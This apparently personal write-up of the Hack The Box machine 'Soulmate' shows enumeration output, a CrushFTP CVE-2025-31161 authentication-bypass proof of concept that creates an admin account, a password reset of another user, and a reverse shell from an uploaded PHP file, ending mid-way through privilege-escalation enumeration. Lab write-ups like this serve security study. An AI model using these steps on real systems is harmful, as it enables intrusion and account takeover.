HTB Machine : Soulmate
Soulmate is a Linux machine on HTB. Foothold comes from bypass Authentication, uploading a malicious file for RCE. Dumped credentials give user access, and root is obtained via a internal service misconfiguration.

Enumeration
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Nmap 7.95 scan initiated Thu Oct  9 18:26:41 2025 as: /usr/lib/nmap/nmap --privileged -sV -sC -oN nmap.txt 10.10.11.86
Nmap scan report for 10.10.11.86
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct  9 18:27:03 2025 -- 1 IP address (1 host up) scanned in 22.22 seconds

I add
soulmate.htbto/etc/hosts
Fuzzing
Files Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://soulmate.htb/' -t 64 -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soulmate.htb/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 178] [--> http://soulmate.htb/assets/]
/dashboard.php        (Status: 302) [Size: 0] [--> /login]
/index.php            (Status: 200) [Size: 16688]
/index.php            (Status: 200) [Size: 16688]
/login.php            (Status: 200) [Size: 8554]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/profile.php          (Status: 302) [Size: 0] [--> /login]
/register.php         (Status: 200) [Size: 11107]
Progress: 9488 / 9490 (99.98%)
===============================================================
Finished
===============================================================
Subdomains Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  -u "http://soulmate.htb/"  -H 'Host: FUZZ.soulmate.htb' -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 306ms]
:: Progress: [4989/4989] :: Job [1/1] :: 148 req/sec :: Duration: [0:00:34] :: Errors: 0 ::

I added
file.soulmate.htbto/etc/hosts
Exploitation
I do a resarch about CrushFtp cves , i got that there is a CVE-2025-31161 that exploit the authbypass vulnerability to create a new user account with Admin level permissions. poc
1
2
3
4
5
6
7
8
$ python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user zenon --password zenon
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: zenon
   [*] Password: zenon.
I loged in using the new credentials :


In the Admin panel , i can change the password of users throught UserManagement feature , i changed ben’s password then click on save button.

logout , and try to sign in using ben’s new credentials, as you see , ben is the manager of the webapp soulmate.htb:80

Upload a reverse.phpfile , to get a reverse shell. start your lestening server and navigate to https://soulmate.htb/reverse.php

We got a reverse shell !!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.117] from (UNKNOWN) [10.10.11.86] 41604
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 19:45:50 up  1:44,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ bash -i
bash: cannot set terminal process group (1109): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb$
Post-Exploitation
Internel Services
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
www-data@soulmate:~/soulmate.htb$ netstat -tulnp
netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39295         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1152/nginx: worker
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39983         0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1152/nginx: worker
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
www-data@soulmate:~/soulmate.htb$ nc 127.0.0.1 2222
nc 127.0.0.1 2222
SSH-2.0-Erlang/5.2.9

Protocol mismatch.
I use Linpeas.sh to enumerate possible lateral mouvement or privilege escalation. I also discovered a plaintext credential inside one of the files — this strongly indicates malicious or misconfigured code storing sensitive data on disk.
1
2
3
4
5
6
7
8
9
10
╔══════════╣ Executable files potentially added by user (limit 70)
2025-08-27+09:28:26.8565101180 /usr/local/sbin/laurel
2025-08-15+07:46:57.3585015320 /usr/local/lib/erlang_login/start.escript
2025-08-14+14:13:10.4708616270 /usr/local/sbin/erlang_login_wrapper
2025-08-14+14:12:12.0726103070 /usr/local/lib/erlang_login/login.escript
2025-08-06+10:44:17.9697674470 /usr/local/lib/erlang/bin/start_erl
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/erts-15.2.5/bin/start
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/bin/start
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/erts-15.2.5/bin/erl
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/bin/erl
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
